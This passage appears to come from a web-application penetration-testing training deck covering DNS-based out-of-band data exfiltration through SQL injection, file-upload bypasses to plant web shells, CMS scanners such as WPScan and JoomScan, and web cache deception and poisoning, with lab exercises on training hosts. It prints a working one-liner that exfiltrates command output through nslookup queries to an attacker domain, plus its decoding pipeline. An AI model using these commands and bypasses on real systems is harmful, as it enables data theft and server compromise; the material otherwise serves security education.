
- The DNS protocol restricts queries (i.e. outbound messages) to 255 bytes of letters, digits, and hyphens.
- DNS protocol is used mostly over the User Datagram Protocol (UDP) so that queries will be replied based on their order of arrival.
- Maximum length of Subdomain label is 63 characters

Overcoming above challenges



Sample Command : <https://www.notsosecure.com/oob-exploitation-cheatsheet/>

```
cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 && powershell $text=Get-Content output.hex;$subdomain=$text.replace(' ','');$j=11111;foreach($i in $subdomain){ $final=$j.tostring()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup $final }"
```



The diagram illustrates the OOB exploit process across four windows:

- Top Window (Victim):** Shows the command being run: `cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 && powershell $text=Get-Content output.hex;$subdomain=$text.replace(' ','');$j=11111;foreach($i in $subdomain){ $final=$j.tostring()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup $final }"`. A red box highlights the command line.
- Middle Left Window (Attacker):** Shows the command `sudo tcpdump -n udp port 53 | tee file.txt` running in a terminal. A red box highlights the command line. Red arrows point from this window to the top window and the bottom right window.
- Middle Right Window (Attacker):** Shows the output of the `tcpdump` command, capturing DNS traffic. A red box highlights the captured DNS packet. Red arrows point from the middle left window to this window.
- Bottom Window (Victim):** Shows the Windows IP Configuration screen. A blue box highlights the interface details. A red arrow points from the bottom window to the middle right window.

Annotations provide additional context:

- Sending output of command using DNS queries in chunk to attacker server**: Points to the top window command.
- Receiving DNS and writing it to file.txt**: Points to the middle left window command.
- Extracting, rearranging and hex decoding based on sequence number to get the original output**: Points to the bottom window interface details.

```
egrep -o '[0-9]{5}+[.][0-9a-fA-F]{0,62}' file.txt|sort -u|cut -d. -f2|xxd -r -p
```

Exercise 10.6 - Data Exfiltration over DNS via SQLi

- Exploit the injection vulnerability to exfiltrate the output of command ipconfig over DNS.

Challenge URL:

<http://topup.webhacklab.com/Account/SecurityQuestion>



00:25:00

Module 11: Tricky File Upload

In module 11, students will learn about:

- Malicious File Extensions
- Circumventing File Validation Checks
- Exploiting Hardened Web Servers

And relevant Case Study



Unrestricted File Upload

- Many modern applications have some sort of file upload functionality to allow users to share their photos, submitting CVs, file sharing etc.
- Developers need to take care of the files that the user is allowed to upload because if done in an unsafe manner, an attacker might be able to upload server-side code leading to a web-shell executing commands on the system.

Malicious File Extensions

Applications sometimes implement file extension blacklisting to avoid web shells, however there are multiple file extensions for every technology which can be used to upload and run server side code.

Blacklisting some of them does not stop an attacker from abusing these extension to launch web shell and gain shell access on the host.


Some examples of such extensions are:

- PHP: php3/4/5, pht, phtml
- ASP: asp, aspx, ashx

Demo 11.1 - Bypassing File Validations #1

- Identify the upload functionality and abuse it to upload a web shell:

Challenge URL: <http://topup.webhacklab.com/Account/Profile>



Circumventing File Validation Checks

Apart from the mentioned methods, there are multiple other techniques which can be used by attackers to make the application execute malicious code via the uploaded files.

Some examples of file validation bypasses:

- Using application proxy for client-side checks
- Alternate file extensions.
- Tampering request headers.
- Using special characters in file names (e.g. null bytes).
- Injecting code in valid file formats (e.g. PHP code in gif).

Exercise 11.2 - Bypassing File Validations #2

- Bypass the file validation checks to upload a web shell
(userX.fileextension) and execute commands on the host:

Challenge URL: <http://shop.webhacklab.com/feedback.php>



00:35:00


Case Study : Tricky File Upload Bypass to RCE

- The application allows users to upload profile image.
- Any file extension seems to be allowed however uploaded file was processed by **imagecreatefromgif()** and metadata etc. were stripped out.
- Comparison of local image and uploaded image revealed multiple blocks where content was kept intact.
- Hide PHP Code '<?php phpinfo(); ?>' in specific blocks and upload image again with .php extension.
- PHP file executes and allows remote access.

Module 12: CMS Pentesting

In module 12, students will learn about:

- What is Content Management System (CMS)?
- Common Vulnerabilities in CMS
- Available Tools for CMS Pentesting
- Penetration Testing Methodology for CMS



Pic: <https://blog.intructo.com/how-to-write-your-own-cms-and-why-you-shouldnt>



What is Content Management System (CMS)?

- Content Management System (CMS) is a computer program that allows publishing, editing and modifying digital content as well as its maintenance from a central interface.
- Such systems of content management provide procedures to manage workflow in a collaborative environment. These procedures can be manual steps or an automated cascade.



CMS - Advantages

- Advantages:
 - Fast Development - Reduced need to code from scratch
 - Community Help
 - Most problems have been solved, or a solution is present
 - Less maintenance (since the community helps)
 - Security is being watched by the community

Common Vulnerabilities in CMS

- Security Misconfigurations
- Information Leakage
- Outdated Software/Plugin Versions
- Administrative Interface
- Username Enumeration
- Use of Default Credentials
- Installation/Default files not removed
- Insecure Direct Object References
- Session Management Issues

Available tools for CMS Penetration testing

- **WPScan**
 - WordPress
- **Droopescan**
 - Drupal
- **Joomscan**
 - Joomla
- **CMSMap**
 - Wordpress, Joomla or Drupal
- **VbScan**
 - vBulletin Vulnerability Scanner
- **Burp Extension**
 - WordPress Scanner

WPScan

WPScan is an automated vulnerability scanner tool to find vulnerabilities in WordPress applications. The tool can be used to find following information:

- WordPress Running Version.
- Vulnerable/Outdated Plugins (if In use).
- Username Enumeration.
- Sensitive Files and Folders.

WPScan can be operated in a terminal window and is designed in Ruby language.

WPScan Usage

- To scan the application: **wpscan --url cms.webhacklab.com**
 - Look for plugins / username enumeration: **wpscan --url cms.webhacklab.com --enumerate <options>** (Options: vp = Vulnerable Plugins, ap = All Plugins, vt= Vulnerable Themes, u= User IDs).
 - Bypassing WAF Using Random-User-Agent Option: **wpscan --url http://cms.webhacklab.com/wordpress/ --enumerate --clear-cache --random-user-agent**

```
root@kali:/var/www/html/wordpress# wpscan --url http://cms.webhacklab.com/wordpress/ --enumerate --clear-cache --random-user-agent
-----
   _ \ \ _ / / _ \ / _ _ _ | 
  \ \ \ \ / / | | _ ) | ( _ _ _ _ _ _ _ _ @ 
  \ \ \ \ / | _ _ / \ _ \ / _ / _ \ _ \ _ \ 
  \ \ \ / | | | _ _ _ ) | ( _ _ | ( _ | | | | | 
  \ \ \ | _ | | _ _ / \ _ \ | \ _ \ , _ | _ | _ | 

WordPress Security Scanner by the WPScan Team
Version 3.4.2
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @_ethicalhack3r_, @_erwan_lr_, @_FireFart_


[+] URL: http://cms.webhacklab.com/wordpress/
[+] Started: Wed Jan 23 05:50:09 2019

Interesting Finding(s):

[+] http://cms.webhacklab.com/wordpress/
| Interesting Entry: Server: Apache/2.4.37 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

JoomScan

JoomScan is an automated vulnerability scanner to find vulnerabilities in Joomla applications. This tool can be used to find following information:

- Joomla Running Version.
- Vulnerable/Outdated Plugins (if in use).
- Sensitive Files and Folders.

Command:

```
joomscan --url  
http://cms.webhacklab.com/ -ec
```

```
---[Code name : Self Challenge  
@OWASP_JoomScan , @rezesp , @Ali_Razmj00 , @OWASP  
  
Processing http://[REDACTED] / ...  
  
[+] FireWall Detector  
[++) Firewall not detected  
  
[+] Detecting Joomla Version  
[++) Joomla 1.5  
  
[+] Core Joomla Vulnerability  
[++) Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution  
EDB : https://www.exploit-db.com/exploits/4212/
```

DroopeScan

Droopescan is a plugin-based scanner that aids security researchers in identifying issues with several CMSs, mainly Drupal & Silverstripe. This tool can be used to find following information:

- Plugins installed in the CMS
- Themes installed in the CMS
- Version Information
- Sensitive Files and Folders

Droopescan can be operated from a terminal window and is based on python programming language.

Droopescan Usage

- To scan the application:

```
droopescan scan drupal -u http://192.168.1.10/ -t 8
```

```
[+] No themes found.

[+] Possible interesting urls found:
    Default changelog file - http://192.168.1.10/CHANGELOG.txt
    Default admin - http://192.168.1.10/user/login

[+] Possible version(s):
    7.34

[+] Plugins found:
    views http://192.168.1.10/sites/all/modules/views/
        http://192.168.1.10/sites/all/modules/views/README.txt
        http://192.168.1.10/sites/all/modules/views/LICENSE.txt
    token http://192.168.1.10/sites/all/modules/token/
        http://192.168.1.10/sites/all/modules/token/README.txt
        http://192.168.1.10/sites/all/modules/token/LICENSE.txt
    pathauto http://192.168.1.10/sites/all/modules/pathauto/
        http://192.168.1.10/sites/all/modules/pathauto/README.txt
        http://192.168.1.10/sites/all/modules/pathauto/LICENSE.txt
        http://192.168.1.10/sites/all/modules/pathauto/API.txt
```

CMSMap

CMSMap is a python open source CMS scanner that automates the process of detecting security flaws of the most popular CMSs. This tool can be used to find following information:

- Plugins installed in the CMS
- Themes installed in the CMS
- Version Information
- Sensitive Files and Folders

Penetration Testing Methodology for CMS

- Automated
 - Open source tools/scripts
 - Burp Extension
- Manual
 - Identify the version and validate existing issues to the vulnerable version
 - Identify the version and review the source code
 - Observe the requests and identify the URL/Parameters which can be modified/added as a customization portion.

Exercise 12.1 - Pentesting Hardened CMS

- Identify and exploit Vulnerabilities in WordPress instance
- Fetch the databases from a database server

Challenge URL: <http://cms.webhacklab.com/>



00:20:00

Module 13: Web Cache Attacks


In module 13, students will learn about:

- Web Cache and Cache keys
- Web Cache Deception
- Web Cache Poisoning



Web Caching (what, where ,why ?)


- A cache is a temporary storage area.
- For example, the files you automatically request by looking at a Web page are stored on Reverse proxy, CDNs , a load balancer etc.
- To store files that are often retrieved, to reduce latency from the web server.



Reference : <https://portswigger.net/blog/practical-web-cache-poisoning>

Cache Keys

- It is a unique string that caching service look for your content when requests hit them.
- Similar to databases, think of this as the primary key we would use to find your files in the cache.
- Based on cache keys, whenever a cache receives a request for a resource, it needs to decide whether it has a copy of this exact resource already saved and can reply with that, or if it needs to forward the request to the application server.
- made up of a few different pieces
(like origin hostname, path, and filename)




Reference : <https://portswigger.net/blog/practical-web-cache-poisoning>

Relevant Security Issues

- Web Cache Deception to expose your sensitive data
- Web Cache Poisoning to Perform XSS, redirect, Phishing attacks etc.

Web Cache Deception




Conditions:

1. On accessing a page like <http://notsosecure.com/index.php/nonexistent.css>, the web server should return the content of index.php for that URL.
2. The target user must be logged in (authenticated)while accessing the malicious URL.
3. Web cache functionality should be set for the web application to cache files by their extensions, disregarding any caching headers.

Demo 13.1 - Web Cache Deception


- Identify Web Cache Deception vulnerability to access sensitive content without authentication, which would otherwise be only accessible to an authenticated User.

Challenge URL: <http://webcache.webhacklab.com:8080/login.php>



Case Study : Web Cache Deception Attack

- PayPal was vulnerable to this attack.
- PII and Private details could be Cached.
- Bounty awarded 3000\$



Reference: <http://omergil.blogspot.com/2017/02/web-cache-deception-attack.html>

Web Cache Poisoning


A generic approach to cache poisoning works like below:

- Search for and exploit flaws in the code, allowing us to place illegitimate data in unkeyed inputs such as headers in the HTTP header field.
